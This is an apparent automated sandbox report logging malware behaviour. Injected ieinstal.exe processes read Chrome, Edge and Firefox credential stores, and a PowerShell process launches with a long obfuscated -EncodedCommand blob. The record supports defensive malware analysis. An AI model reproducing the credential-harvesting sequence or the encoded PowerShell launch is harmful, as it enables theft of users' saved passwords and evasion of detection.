C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	2048	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	107327	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	100	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	2048	success or wait	1	417623	ReadFile

Analysis Process: ieinstal.exe PID: **4020**, Parent PID: **2480**

General

Target ID:	29
Start time:	14:17:46
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe" /stext "C:\Users\user\AppData\Local\Temp\omodehqjd
Imagebase:	0xe90000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ieinstal.exe PID: **9032**, Parent PID: **2480**

General

Target ID:	30
Start time:	14:17:47
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe" /stext "C:\Users\user\AppData\Local\Temp\zobwfaalrtsxm
Imagebase:	0xe90000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zobwfaalrtsxm	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406AD0	CreateFileA

Analysis Process: ieinstal.exe PID: **5236**, Parent PID: **2480**

General

Target ID:	32
Start time:	14:18:02
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe" /stext "C:\Users\user\AppData\Local\Temp\xxulbm
Imagebase:	0xe90000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bhv8863.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	409A8B	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\xxulbm	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4096F4	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bhv8863.tmp	0	14680064	fd fd fd 47 fd 6b fd 20 06 00 00 00 00 00 00 55 02 00 00 00 00 00 00 d8 7b fd 14 2a 17 02 09 79 01 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 31 00 57 00 01 00 00 00 3b 0d 0e 0c 05 7a 55 0a 3b 0d 0e 0c 05 7a 55 0a 68 02 59 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 34 42 fd fd 14 2a 17 02 09 79 01 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 0a 00 00 00 00 00 00 00 62 4a 00 00 00 00 00 00 6e 00 00 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	G U{*y1W;zU;zUhY4B*ybJn	success or wait	1	40E134	WriteFile
C:\Users\user\AppData\Local\Temp\xxulbm	0	2	fd fd		success or wait	1	40A32B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bhv8863.tmp	unknown	1024	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Local\Temp\bhv8863.tmp	unknown	32768	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Local\Temp\bhv8863.tmp	unknown	32768	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\ol7uiqa8.default-release\key4.db	unknown	100	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\ol7uiqa8.default-release\key4.db	unknown	32768	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\ol7uiqa8.default-release\key4.db	unknown	16	success or wait	2	417623	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	31120	success or wait	1	40A30C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Web Data	unknown	100	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Web Data	unknown	2048	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	31120	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	100	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	2048	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	107327	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	100	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	2048	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	107327	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	100	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	2048	success or wait	1	417623	ReadFile

Analysis Process: ieinstal.exe PID: **6064**, Parent PID: **2480**

General

Target ID:	33
Start time:	14:18:03
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe" /stext "C:\Users\user\AppData\Local\Temp\iahwcebtg
Imagebase:	0xe90000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **2684**, Parent PID: **2480**

General

Target ID:	34
Start time:	14:18:03
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe" /stext "C:\Users\user\AppData\Local\Temp\sumouwmncqxiz
Imagebase:	0xe90000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **6800**, Parent PID: **2964**

General

Target ID:	35
Start time:	14:18:08
Start date:	12/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBLAE0AUABFAEgASgBTAFQAVQBUACAARABpAG4AbwBz ACAAQwByAGEAeQBmAGkAcwBoAGkAIABGAEEARABFAFIATABJAEcAIABTAEwAVQBTAEgAWQBBAE4AIABtAGkAYwByAG8AZABlAG4AcwAgAEIAVQ BEAFUATOBBAFIAVOBTACAAUwBsAHUAZwBlAHEAIABLAG8AcgBzAGYAcwAzACAARqBPAFIAOwBFAFAAUwBFAFMARwAqAE8AVABBAFIAIABNAEEA

UgBDAEgAIABPAHIAZABpAG4AYQAyACAAUwB0AGUAZABvADcAIABCAGwAbwBkAHQAcgBhAG4AcwAgAEIAcgBpAGwAbABlAGYAbwAgAA0ACgAjAE
cATABJAFQAUgBFACAAQQBOAFMAVgBBAFIAUwBCACAAUABhAHAAaQBsADEAIABoAGUAbQBhAHQAbwBjAHkAdAAgAEEAbgBhAHIAYwBoAGkAcwA3
ACAAQgBPAEEAUgBEAFcAQQBMACAAQgBpAGcAYQBtAGkAYwBwACAAQwBVAEUAQwBBAEEAUgBCAEUASgAgAHIAYQB5AG8AbgBlAG4A
cwAgAEoAYQB1AG4AdABpAG4AZwBsAHkANQAgAEMAbAB5AHAAZQBhAHMAdAByAGkAIABTAGEAeABvAGYAbwBuAGUAbgA3ACAAQQBL
AFUAVABTAEsAQQBEAEUAIABFAFYAQQBMAFUAQQBUAE8AUgAgAEcAbAB1AG0AbQB5AGkAbgAgAEYAYQBzAGgAIABFAEoARQBOACAA
dABlAHIAbQBvAGcAcgBhAGYAIAB6AGkAbgBrAGUAZgBvAHIAcwBlACAAUAByAGcAZQBoAG8AcgBhADQAIABBAGEAcgBzAHYAIABjAGUAbQBlAG
4AdABsAGUAIABrAG8AbQBwAHIAbwBtAGkAIABEAGUAcgBhADMAIABKAFUATABFAEwAQwBPAE4AUwAgAHUAbgBkAGUAbQBvACAAZQBuAGQAbwBt
AHkAYwBlAHQAYQAgAA0ACgAjAEYAdQBsAGQAZQBtAGEAbgA0ACAAVQBuAGMAaABpAG4AOQAgAFYASQBSAEcAIABDAG8AdwBzAG8AbgBiADMAIA
BCAFIARQBBAEQAUwBUAFUARgAgAFAAcgBlAHMAaAAgAEMAbwBsAGkAMgAgAEMAaABsAG8AcgBvAHAAYQBsAHUAMgAgAGMAbwBtAH
AAIABFAHUAcABhAHQANQAgAE0ARQBTAFMASQBOACAAUwBLAEkATABMACAAVQBsAHUAbQBpAHUAcwBlAHIAIABBAGMAaQBkAG8AIABrAG8AbgBz
AHQAcgB1AGUAIABGAEEATABDACAATwB1AHQAcwB3AG8AIABNAHYAaABrAHIAaQBnAHMAIABXAGUAYgBsADgAIAByAHUAbQBtACAADQAKACMAQw
BhAHMAaABlAGwAZwBhACAASABvAHIAbgAgAEEAbgBkAGUAbgBkAGEAOAAgAEsATwBBAEcAVQAgAGQAcgBvAHMAbwBnAHIAYQBwAGgAIABNAGEA
bgB6AG8AIAB0AGkAcABvAGwAZABlAGYAYQBkACAARgByAGUAbQB0ADUAIABXAGEAbABkAG0AZQBpAHMAMQAgAFMAVgBJAE4ARwBLAEEAIAANAA
oAIwBVAGQAZABlAGwAIABQAFIARQBTACAAaABhAG4AZABoAGEAdgBpAG4AZwAgAFcAZQBhAHQAaABlAHIAZwBsADQAIABDAHIAZQBlAGsAeQBz
ADkAIABTAGkAawBrAGUAcgBoADcAIABEAFIASQBWACAAYwBvAGwAbAAgAFcATwBPAEwAVQBMAE8AUwAgAEMAaABhAHQAdABpADgAIABvAHAAcw
BuACAAUwB0AHIAZQBwADcAIAB2AG8AcgBhAGcAbwBlAHIAdQAgAFUATgBHAEEARwAgAE0AQQBaAEUARABOAEUAUwBTAE4AIABNAGkAcwBiAGUA
YwBvAG0AaQBuADIAIABGAEoARQBSACAATgBPAE4AUwBVAEIAIABrAGkAcgBrAGUAZgAgAGEAdAB0AGUAbQBwAGUAIABOAE8AUgBEAEEATQBFAF
IASQBLACAAZgBsAGQAZQBrAGEAZwBlAHIAIABHAHIAZQBqADIAIABTAEsAQQBMAFAARQBOACAAUgBFAFQAUwBQAEwAIABHAFUAQgBCAEkATgAg
AEIAQQBHAFQAQQBMACAAdQByAG8AcwBpAHMAIABUAHIAawBnAGEAcgA5ACAARAByAGkAZgB0AHMAZgBvAHIAIAANAAoAIwBBAGYAZABlAGwAaQ
A4ACAAUwBVAFIARgBMAEUARwBSAEkAIABiAGUAdAByAHkAZwAgAEUAUgBLAEwAQQBFACAAagB1AHMAdABlAHIAIAB0AGkAcABzAHMAZQBuACAA
RABJAFMATwBXAE4ASABBAEwAIABDAE8AQwBLAFQAQQBJAEwAUwAgAFYAcgBkAGkAaABmAHQAZQBqAG8AIABTAG0AYQBhAHMAbgAg
AEEATABLAE8ASABPACAARQBlAHMAbQBpAHQAaAA4ACAAUgBFAEQARQBNAFAAIABjAGgAcgB5ACAAawBsAGUAYQBnAGcAcgBlAGcAYQAgAHAAaA
BvAHQAbwB0AGgAIABTAFQAQQBNAEEARgBEAEUAIABTAGwAaQBrAGsAZQBwAG8AdAAxACAAbABhAHQAZQBjAG8AbQAgAGIAbABvAG0AIABUAFIA
QQBGACAAUwBhAG4AcwBlAHQAIABGAEUARABBAFUAEYAQQAgAA0ACgAjAGMAZQBuAHQAcgBhAGwAIABTAFkAUwBUAEUATQAgAFQAbwBr
AHIAbwBuAGUAcwAyACAASwBBAFQAQQBQAFUAIABQAGgAbwB0AG8AaQBvADkAIABQAHIAbwBnAG4AbwBzACAATABJAFYATQAgAGIAbwBiAHMAbA
BlAGkAZwBoAGMAIABzAGwAZQBuAGQAcgBpAGEAIABzAG8AbABzAHQAcgBhAGEAIABCAEUAUwBUAFkAUgAgAEIAbwBuAGQAZQBzAG4AbgBlAHIA
MwAgAFcAaAB5AGUAdgBlAHIAbQBpADkAIABQAGUAbgBnAGUAbgBkAGUAbgBzACAARABpAHYAYQByAGkAYwBhAHQAMQAgAFMAawBpAGwAZABlAH
IAaAAgAEEATgBIAFkARABSAEkARABFAFMAIABSAGUAdABzAGcAeQBsAGQAaQAgAFMAdAByAGEAdAAgAE4ASQBLAEsARQBMAEgARgBUAEUAIABP
AHAAZwBhAHYAZQBiAG8AZwAgAEMAbwBuAHMAdAA0ACAAUgBvAHMAaQBuAGIAOQAgAFAAQQBDAEsATQBBAEsAIABtAHkAcgBtAGUAawBpAHQAIA
BiAGEAYQBkAGUAbQBlAHMAdAAgAE4ATwBOAFMAUABFAEMAVQAgAG8AcgBrAGUAcwAgAEYAUgBFAE0ARgAgAEgAeQBkAHIAaQAgAEMAbwBsAG8A
bgA1ACAADQAKACMAcwB5AGcAZAAgAGMAbABhAHIAaQBuAHQAcgAgAEgAVQBNAE8AUgBQAFIAIABLAEkATgBFAFMATwBEAEkAQwBT
ACAAUwBhAHYAYgB1AGsAcwBvAHYAOAAgAEQASQBTAEcAUgBVACAAUwBIAEEAUABFAFIAUABMACAARgBpAHMAawAgAFYAYQBsAHQA
ZQByAGIAaQBvACAARABpAHMAaQBuAGgAYQBiAGkANAAgAFMAdQBwAGUAcgBzAHUAYwAgAEQAZABzAGEAYQByAHMAYQBnADQAIABB
AGIAcwB1AHIAZABlADEAIABDAEEATQBTAFQARQBBAFIAWQAgAEsAbwBtAG0AYQBuAGQAbwB2AGUANwAgAG0AaQBjAHIAbwBzACAAbwBnAGgAYQ
BtACAATgB5AGMAdABhAGwAbwBwADgAIABpAHIAcgBlAGYAbABlAGMAdABpACAATQBhAHMAdABpAGcAbwBwAGgAMgAgAHQAaQB0AGEAbgBvAG4A
aQAgAEkAbQBkAGUAawBvACAAWgBBAEwATwBQAEgAVQAgAFMAZgB5AHIAIABwAHUAcgBzACAASABvAGwAZABuACAAaQBtAHAAYQBz
AHMAaQB2AGkAIABwAGEAcABlAGcAIABrAHQAZQByAGUAcAByAG8AZgBlACAAUwB2AG8AdgBsAGsAIABTAHAAaQBsAGwAZQBkAGEAYQBzACAADQ
AKACMAZgBsAGIAZQB0AHMAdgBlACAAQQBEAEQASQBTAE8ATgAgAE8AVgBFAFIAIABmAG8AcgBsAGEAZABlAHIAIABSAGUAawB2AGkAcwBpAHQA
bgBhACAAUgBlAHAAYQByAGEAdAAxACAATwBwAGQAYQB0ADYAIABFAG4AdABvAGMAeQBzACAAQwBIAEUARQBSACAAUwBwAGgAZQBj
AG8AaQBkAGwAeQAgAFMAdABvAHUAIABGAGkAbgBhAG4AcwAgAE4AQQBOAE8ARwAgAGkAbwBkAG8AcABoAG8AcgBzAHMAIAB0AHIAaQBrACAAUw
B1AG4AcwBoAGkAMgAgAEIAUgBBAE4ARABEAFIAUwBUAEgAIABTAHQAZQBhADcAIABVAE4ARABWAEkARwBFAFIAUgBFACAAUwBhAG4AZwBlAHIA
aQAgAFMAaQBuAGQAcwAgAEsAVQBSAFMAVQBTAE0AIABPAHYAZQByAGcAIABEAEUARgBFAE4AIABSAEUATQBQAEwAQQBDAEUAIABM
AHUAawBzAHUAcwAzACAAcABsAHUAbQByAGUAIABSAEUAVgBJAFMASQAgAEkAbQBwAHIAZQBnAG4AaQAxACAAcwBjAGgAbAB1AG0AcAAgAE0AYQ
B2AGUAZgBvADkAIAANAAoAIwBvAGYAZgBlAG4AIABGAG8AcgBzAHQAYQBuACAAQgBJAEYASQBHAFUAUgAgAEUAdgBlAHIAYgBlAGEAcgBlAHIA
MgAgAHMAbQByAGkAbgBnACAAVQBuAGUAcQB1AGEAMQAgAG0AZQB0AGUAcgBwAG8AIABQAEUAUgBTAE8ATgBBAEwARQAgAGIAagBk
AGUAIABHAFkAUABTAFUAIABTAEEATgBEAEYATAAgAEQASQBTAFQAUgAgAE4AaQBsAHYAZQA0ACAAdABlAHMAdQAgAG0AaQB6AHoAbwBuAGkAIA
BTAHYAYQBsAGUAcgBvAGQAZQAgAEsAdgBpAGsAcwBsADUAIABIAFkARABSAE8ARQBMAEUAQwAgAFQAagB1AHIAZQBuAGwAYQB5AHUAIABNAGEA
dAByAGEAbgA2ACAAUgBVAFMAVAAgAE8AcABpAHMAIABNAG8AcgBzAG8AbQBoAGUAZABlADcAIABUAHIAZgBvAGQAZQByAGUAMQAgAEEAUwBIAE
UAUwBNAE8AIABCAFIATwBCAEEATgBFAFIAIABSAE8AQgBPAFQAIABqAG8AdQByAG4AYQBsAGkAcwB0ACAAUwBMAFYARQBSAEcAIAANAAoAIwBC
AEEAVABBAEQARQBOAEQAIABQAG8AbAB5AGYAZQBuAGUAIABTAHkAbgBvAHAAdABpACAASwBvAG4AdABpAG4AZQA0ACAAVABvAGsA
YQB5AGUAcgBlAG4AIABPAFIARABSACAAQwBsAG8AYwBlAHIAcwBvAGwAIABOAG8AcgBkAHMAdABlAGYAIABDAEEAUgBHAE8AIABRAHUAaQByAD
gAIABVAE4ATgBVAE0AIAB1AGQAZABhAHQAYQBmACAATQBhAGsAcgBvADUAIABuAHUAbQBlAHIAbwAgAEEAbABsAG8AZABpAGEAbABpAHMANAAg
AGMAcgBlAGEAdABpAG8AbgBlAG4AIABBAG4AdABpAHAAcgBvAHQAZQBvACAASQBuAGQAYgBpAGwAZAB0ACAADQAKACMAUgBlAGcAcgBlADQAIA
BwAHUAbgBrACAAUwBpAG4AZABzAGIAZQB2ADkAIABCAGUAcgBsAGkAbgA3ACAAQwBhAHUAcwBlACAAQgBsAGEAdAB0AG8AaQBkAGUAYQAgAHMA
dABvAHIAdAAgAFUARABWAEkASwBMACAAQgBlAHIAcwByAGsAZQByADgAIABQAGEAcgBpAGEAZQBuAHUAbgA4ACAARgBMAEEARABUACAARABpAH
MAcgB1AHAAdAAxACAAQQBNAFAAVQBMAEwAQQBSAEgAIABhAG4AaQBzAGIAbwAgAHYAYQBsAHUAYQAgAEMAbwBlAHgAZQA3ACAATA
BOAEcAUwBMACAAQQBHAFQAQQBSAFMAUABFACAARgBsAG8AdAB0AGUAbgAgAEkAbQBwAGEAbABzAHkAcABsAHUAIABEAGUAbgB0AG
EAbABpAHUAIABCAHIAbQBlACAAdAByAHIAZQB0AHUAbQBiAGwAZQAgAFIAYQBuAGcAbwByAGQAbgAgAEMAbwBuAGYAIABHAHIAYQBuAHYAbwBr
AHMAbgAzACAAUwBpAG0AdQBsAHQANAAgAA0ACgAjAFAAbwBsAGQAbwAgAGMAZQBuAHQAZQByAGsAbAAgAEEAcQB1AG8AYwBlAGwA
IABzAGsAYQBuAGQAaQBuAGEAdgBlACAAUwB3AGkAbgBnAGUAZgByAGkAawA3ACAAUABMAEEAVABJAEUAUwBUAEUAIABsAGEAdQByACAARABlAH
MAaQAgAEYAbwByAG0AYQBuAGUAZABlACAATwBwAGgAdAAgAFMAZQByAG0AbwBuAGkAYwBzAGIAIABNAGMAYgByADYAIABTAGsAbwBsAGUAYgBv
ACAARgByAGEAZAByAGEAZwBzADQAIABHAEUATQBNAEEAVABFAEQAIABSAG8AcwB0AHIAbwBiAHIANQAgAEoAYQBjAGkAIABTAHQAbwByAG0AZw
B0ADkAIABNAG8AcgBkAGEAbgBjAHkAcwBhADIAIABDAG8AcgBpADQAIABkAGkAcwBzAGUAIABTAHQAYQBkAHMAaQBuAGcANgAgAEIAWQBHAEcA
RQBUAEkATABMACAADQAKACMAZwBsAGQAZQBsAGEAbQAgAEIAaQBsAGwAZQBkADQAIABTAHUAYgBhAGkAZABpAHMAIABTAFkATgBD
AEUAUgBFACAAbABpAHQAaABvACAAUwBQAE4ARABJAE4ARwBTAFIAIABFAHMAdAByAHUAcABsAHUAbgBkACAATwBQAFQAUgBWACAA
UABSAE8AVABPAEIAQQAgAGsAZQBlAHAAdwBvACAAUABpAG4AawBuAGUAcwAgAFUAZABtAG4AcwB0AHIAZQBzAGgAIABGAGcAdABuAGkAbgBnAG
UAcgBuADMAIABCAGkAcgBkAGUAcwBlAG4AYQAxACAAZABpAGwAdQB2ACAAVwBvAHIAdABoADcAIABLAFUAUgBFAE4AUwAgAA0ACgAjAHQAdgBh
AG4AZwBzACAAVABpAGwAawBiAGMAaAA2ACAAVABFAFIATgBJACAAVQBoAGQAZQByAGwAaQBnAHUAMQAgAEYAUgBFAE0AIABIAHkAcABlADIAIA
BQAHIAZQBkAGEAbQBuAGEAdAA1ACAAUAByAG8AdgBlAG4AMQAgAGEAbgBhAGIAYQBlAG4AYQB2AGUAIAANAAoAIwBQAEEARABBEAE8ASQBOAEcA
IABTAGwAdQBzAGgAaQAgAEMAeQBjAGwAIABCAGwAbwBrAGEAMgAgAG0AaQBlAGsAZQBzACAAVQBOAEMATwBOAEYAIABnAGUAbgBm
AG8AcgAgAEgATgBHAEUASwBKAEUAUgAgAEwAcgBlAHIAawBhAG4AZABpAGQAIABEAEkAWABJAEUAUwBVAEQAQQBBACAAUwBLAFIA
VQBFAEEASwAgAA0ACgAjAHMAdQBlAHMAcwBpACAAUwBwAGEAYQBuAHMAawByACAARgBvAHIAbgA2ACAAQwBlAHIAYQB0ADEAIABEAGEAbQBtAC
AAQwBvAGwAbwByADIAIABDAEEATABDAEEAIABUAEoARQBOAEUAIABTAHUAbgBzAGUAZQA5ACAADQAKACMASAB1AHMAZgByACAASw
ByAGkAdABpAGsAbABvAGUANAAgAEEAbABnAG8AcgA2ACAAYgBpAHYAYQBsAHYAaQBhAG4AYgAgAGgAbwBsAG8AYwBoACAASAB5AGQAcgAyACAA
QgBFAFAAQQAgAFYAYQBjAGMAIAB1AHAAZABpAHYAaQBuAGcAYgAgAFMAbQB5AGcAZQBzAGkAbAA0ACAAWgB5AGcAbgBlAG0AYQBtAGUAOAAgAE
4AbwBuAGMAbwBuAHQAaQA3ACAAbQB1AGwAaQBlAHIAdAB5ACAARQBwAGkAdABhAHAAaABpADkAIABwAGYAZQBuAG4AaQBuACAASA
BFAE4ARgAgAGwAaQBxAHUAaQBmAGkAZQByACAAQQB0AG0AbwBzAHAAaABlAHIAaQA0ACAARQBSAE4AUgAgAFQAeQB2AGUAcgBpAG
YAbwA2ACAAUgBlAHQAbABpADQAIAANAAoAIwB1AG4AcABhAHIAbwAgAFUAZABkAGUAMwAgAEgAeQBwAGUAcgBlACAASwBWAEkAVgBBAEwAUgBT
ACAAUwBtAHUAdABoADYAIABJAFIAUgBBAFQAIABLAE8AUgBQAFMARQBMAEkATgAgAE0AZQBzAG0AZQByADUAIABTAGsAaQBuAGQAdAAgAGMAdA
BlAG4AbwAgAEYAbAB1AHMAdABlAHIAaQAgAHAAbABhAHMAdABpAGMAIABEAG8AbQBpAG4AaQB6AGkANAAgAE4ARQBHAEEAVABJAFYARQBTAEYA
IABMAGkAbgBpAGUAdABlAGcAbgBpADUAIABGAEwAQQBHAFMAVAAgAHMAaQBsAHYAZQByAGIAbwAgAEQASQBTAEMATwBVACAAVQBu
AHMAdQBiAG8AcgBkAGkAIABTAHYAaQBuAGQAbABlAHIAIAANAAoAIwBjAG8AbgBmAGUAIABvAGIAbABpAGcAIABTAGwAdQBtAHAAZQA5ACAAaw
BvAG4AdABvAG4AdQBtAG0AZQAgAFYARQBMAEcAUgBFAFIARQBOACAAawBpAGwAZABlAHAAIABBAE4AVABJAFIAQQBDAEkAQQBBMAC
AAVQBEAEwAQgBFAE4ARQBVAE4ASQAgAEkAUgBSAEUAUwAgAFMARQBBAE0ATABFAFQAIABBAG4AZABlAG4AYgBlAGgAYQBuADQAIA
B0AHIAaQBsAGkAdABoAGEAIAB0AHIAaQBnAGEAbQBhAHIAbAAgAEkAbgB0AGUAcgBzAHUANAAgAEMASABFAEMASwBFAFIAIABIAEUAWABBAEMA
TwBMACAARgBMAEUAUgBCAFIAVQBHACAAZwBsAGEAdABiAGEAIABSAHUAdAB5AGwAZQAgAEMAbwBwAHAAZQByADcAIAANAAoAIwBiAHIAdQBnAG
UAcgBtACAAUwB0AGkAbgBrAGUANwAgAFQAbwBlAHIAZQAgAEQAZQBnAGEAYQByAGQAIABWAGEAcwBjAG8AbgB2AGkAdAAgAEQAZQBwAG8AcwBp
AHQAdQAgAEUAaQBjAG8AcwBhADkAIABQAGUAcgBvAGIAcgBhAGMAOAAgAFMARQBLAFUATgBEAFIATABJAFQAIABEAGUAbgB1ACAADQAKACMAbQ
BmAGkAawBrAGUAbgBzACAAaQBuAHQAZQByAHMAIABWAGEAbABnAGsAcgBlAGQAcwBlACAAUAByAG8AcwBpAGYANAAgAGsAbABlAG0AcwBrAHIA
dQAgAFQAaQBsAG4AYQAgAFAAYQByAHQAaQBrAGEAbQAzACAAQQBwAHAAbwBpAG4AdABlAHIAIABUAHIAeQBrAGkAbQBwADgAIABUAG8AaQBsAG

	UAUAA4ACAAQgBPAFQATABPAEgARQBNAFMAUwAgAEgAZQBwAFQAMgAgAFAAUwBzAHQACAB1ADQAIABMAHkAcwBpADcAIABvAHAABQ B1AG4AdAByAGkAbgBnACAAUwBQAE8ATwBNAFAAUgBHAEUAVAAgAGMAbwB3AGIAbwB5AGUAcgB0ACAARgBPAFIATABOAEcAUwBUAC AAZgBhAGkAcgBsAGUAYQBkACAAVABBAFIASQBGAEUAIAANAAoAIwBVAG4AdgBvACAAUwBvAHAACgA5ACAAbgBvAG4AcwAgAG4AbwBuAGEAYgBz AG8AcgAgAE0ATwBOAEUAWQBBAEcARQAgAHAAbwBzAHQAawBvACAAYwBhAHIAcABvAHAADAAgAEMAbwBuAGMAaQBvAG4AIABUAEUA VgBBAE4ARABGACAAVABFAEwARQAgAEQAaQBzAHAAcgBlAGoAdQAgAFQAYQBsAGwAaQB1AG0AbQBlAHQAOQAgAGIAdQByAG8AZQBr AHMAYQBtACAAbQB1AGwAdABpAGwAaQAgAHMAawBhAHIAcABzACAAYQBuAHQAaQBrAGsAZQBuACAAYQBtAGIAdQBzACAASwByAGEA ZgB0AHUAZAB0ADgAIABVAG4AZABlAHIANgAgAEsAbwBkAHUAcgBpAHQAZQBkADgAIABJAE4AVABFAEwATABJAEcARQAgAFMASQBEAEUATAAgAE 0AYQB5AG8AbgBuAGEAaQBzACAAVABBAEIARQBMAEwAQQBSAEkAQQAgAA0ACgAjAEEAUgBCAEEAQwBJAE4AVwBBACAAUABhAHIAbw B4AHkAdABvAG4AMQAgAFMAcQB1AGEAbQBhAHQAZQBkAHIAMwAgAEwAaQBnAGIAcgBuAGQAMQAgAEkATgBUAFIATwBQAFUATABTAC AATQBhAG4AZQByAG4AZQBzAGkAIABCAEEAQQBEAFQAWQBQAEUAIABBAHYAbwB3AHMAbQAgAGYAbwByAHYAIABMAHUAbQBwADYAIA BGAG8AcgBlAHAAYQBsADEAIABNAGEAcwBrACAAQQBnAHQAcABhACAAZQBuAHQAYQBtAGUAYgBhACAAUABFAFIASQBTAEsATwBQAE gAIABVAGQAcgBhAGEANgAgAA0ACgAjAFQAUgBJAFMAUwAgAEkAbgBmAGkAbAA3ACAAUgBFAFAAVQAgAEQAaQBnAGUAcwAgAEMAbw BuAHYAMQAgAEYAaQBsAGwAaQBzAHQAIABJAHMAbABhAG0AaQBzAHQAIABEAE8AWgBaAEwARQBEACAARABlAG4AdQBkAGEAMQAgAE gAZQByAG8AaQBuAGUANgAgAEsAYQBwAHUAbgBlAHIAaQBuADcAIABGAGUAdgBlAHIAdAByAGEAcAAgAEsAdQBsAGQAawBhAHMAdAAgAE0AYQBy AGsAIABCAHIAbwB0AGgAZQByAHQAbwAyACAAbQBhAGMAcgAgAGMAbwBuAGoAdQBuACAATQBpAGsAYQBmACAAcwB0AGEA bgBkAHMAZQB0AGkAbgAgAFUAbgByAGUAcABsAGkAYQA4ACAASwBJAFMAUwBZAFMAIABDAHkAbQBiAGwAaQBuACAAUABZAEcATQBM AEEATgBDAEUAIABIAGEAcwBwAGUAcgBrAGEAdgBlADYAIABBAGsAYQBkAGUAbQBpAHMAIAANAAoAIwBLAE8ATQBGAE8AUgAgAHIAcwB0AGUAZA BzAGgAZQBtAG8AIABlAGcAZQB0ACAAZQBtAGUAbgBkAGUAIABTAG0AYQBzAGgAMgAgAEwAbwB0AGEAMwAgAEEAZgBoAG4AZwB0AGUAcwBzAHQA 